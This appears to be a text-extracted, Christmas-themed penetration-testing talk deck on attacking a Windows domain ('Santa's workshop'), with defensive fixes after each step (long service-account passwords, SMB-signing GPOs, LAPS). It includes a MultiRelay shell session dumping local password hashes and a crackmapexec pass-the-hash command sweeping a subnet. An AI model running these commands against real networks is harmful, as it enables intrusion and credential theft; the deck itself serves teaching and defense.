
Crack Kerberoastable accounts



A terminal window with a dark background. The title bar at the top reads "root@BigChristmasTree: /opt/impacket/examples — ssh root@192.168.168.148 — 98x23". The terminal content shows two lines of text: the first line is the prompt "root@BigChristmasTree: /opt/impacket/examples#" followed by a cursor, and the second line is the same prompt followed by a cursor and a small square icon.

```
root@BigChristmasTree: /opt/impacket/examples#  
root@BigChristmasTree: /opt/impacket/examples#
```

Crack Kerberoastable accounts



How can Santa defend against this?



The fix for this at the moment is to make sure that all service accounts in your environment have really long passwords. How long depends on what resources you think your potential attacker has access to for cracking passwords. My current suggestion (based on [potential password cracking tool limitations](#)) is 28 characters or longer with a 6-month rotation.

Clark Griswold's plan of attack

- *Drop a device on Santa's workshop network (worked!)*
- *Sniff the network for credentials (worked!)*
- *Take over domain controllers in 2 commands (worked!)*
- *Crack Kerberoastable accounts (worked!)*
- Abuse (lack of) SMB signing
- Pass the local admin hash!



Abuse SMB signing

MEDIUM

Synopsis

Signing is not required on the remote SMB server.

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Abuse SMB Signing



This is Mark. I'd like to login.


If you're really Mark, then encrypt this challenge with Mark's PW hash

Here's the encrypted challenge

Access Granted



Abuse SMB Signing



Abuse SMB Signing

```
root@BigChristmasTree: /opt/responder/tools — ssh root@hq.7minsec.com — 99x23  
[root@BigChristmasTree:/opt/responder/tools#  
root@BigChristmasTree:/opt/responder/tools# █
```

Abuse SMB Signing


```
root@BigChristmasTree: /opt/responder/tools — ssh root@hq.7minsec.com — 99x23  
[root@BigChristmasTree: /opt/responder/tools#  
root@BigChristmasTree: /opt/responder/tools# █
```

How can Santa defend against this?



GPOs to the rescue!


SMB signing: enabling it everywhere



SMB signing: enabling it everywhere


Microsoft network client: Digitally sign communica... ? X

Security Policy Setting Explain

 Microsoft network client: Digitally sign communications (always)


Define this policy setting:

- Enabled
- Disabled

 Modifying this setting may affect compatibility with clients, services, and applications.
For more information, see [Microsoft network client: Digitally sign communications \(always\)](#). (Q823659)


Microsoft network server: Digitally sign communic... ? X

Security Policy Setting Explain

 Microsoft network server: Digitally sign communications (always)

Define this policy setting:

- Enabled
- Disabled

 Modifying this setting may affect compatibility with clients, services, and applications.
For more information, see [Microsoft network server: Digitally sign communications \(always\)](#). (Q823659)

Clark Griswold's plan of attack

- ***Drop a device on Santa's workshop network (worked!)***
- ***Sniff the network for credentials (worked!)***
- ***Take over domain controllers in 2 commands (worked!)***
- ***Crack Kerberoastable accounts (worked!)***
- ***Abuse (lack of) SMB signing (worked!)***
- Pass the local admin hash!



Pass the local admin hash!

```
root@BigChristmasTree: /opt/responder/tools — ssh root@hq.7minsec.com — 99x23
\windows\temp\
runas Command      -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24           -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address   -> Connect to another host (eg: pivot 10.0.0.12)
mimi command       -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command     -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command       -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifco
nfig)
help               -> Print this message.
exit               -> Exit this shell and return in relay mode.
                   If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.168.210 as LocalSystem.
[C:\Windows\system32\:#dump
The Windows Remote Registry Service is sleeping, waking it up...
BootKey: 39e9147949047a0430a9fb8ffb85af4a
Administrator:500:aad3b435b51404eeaad3b435b51404ee:38734e8763ec966a33ec6a20f4c9bc23:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Pass the local admin hash!

```
root@BigChristmasTree:/# crackmapexec smb 192.168.168.0/24 -u Administrator -H 'aad3b435b51404eeaad3b435b51404ee:38734e8763ec966a33ec6a20f4c9bc23' --local-auth
```

```
192.168.168.211:445 ELF-01 [+] (Pwn3d!)
192.168.168.215:445 WIN-EEVBQT61TLT [+] (Pwn3d!)
192.168.168.210:445 WORKSHOP [+] (Pwn3d!)
```


Pass the local admin hash



Pwn3d!



Papa Elf's PC



File server



Email server




Head Elf's PC



Database server



App server



5

How can Santa defend against this?



LAPS!

LAPS: Local Administrator Password Solution

dnshostname

mc-misc-admpwd

ELF-DT01

39fa231,|. .@{#9

ELF-DT02

99f20Bsf"#fjij

FROSTY

b0y38\$29z.019h


JACKFROST

.J5@017z.AQ1@k

MRS-CLAUS

&*9_==2hNv.\$13

LAPS: Local Administrator Password Solution



The screenshot shows the LAPS UI application window. The title bar reads "LAPS UI" with a user icon on the left and standard window controls (minimize, maximize, close) on the right. The main content area contains the following fields and controls:

- ComputerName:** A text box containing "cp-dt01" and a "Search" button to its right.
- Password:** A text box containing "dr#97qrHUfB&7s".
- Password expires:** A text box containing "11/21/2018 11:42:35 PM".
- New expiration time:** A date and time picker showing "Tuesday , October 23, 2018 12:47:54 AM" with a calendar icon and a "Set" button to its right.
- Exit:** A button located at the bottom right of the window.

LAPS: Local Administrator Password Solution

bpatty.rocks/#!blue_team/Local_Administrator_Password_Solution_LAPS.md

Setup LAPS management workstation

1. From the workstation where you will manage LAPS, log in as a domain admin.
2. Download the LAPS bundle at <https://www.microsoft.com/en-us/download/details.aspx?id=46899>.
3. Run the **LAPS.x64.msi** and in the install, choose to install the **AdmPwd GPO Extension** (selected by default) but also the **Management Tools** by clicking the drop-down and selecting **Entire feature will be installed on local hard drive**. After completing these steps you should now see Local Administrator Password Solution in the installed programs list).

Configure policy store for LAPS

1. Copy `C:\Windows\PolicyDefinitions\AdmPwd.admx` to `\\yourdomain.com\sysvol\yourdomain.com\Policies\PolicyDefinitions\`
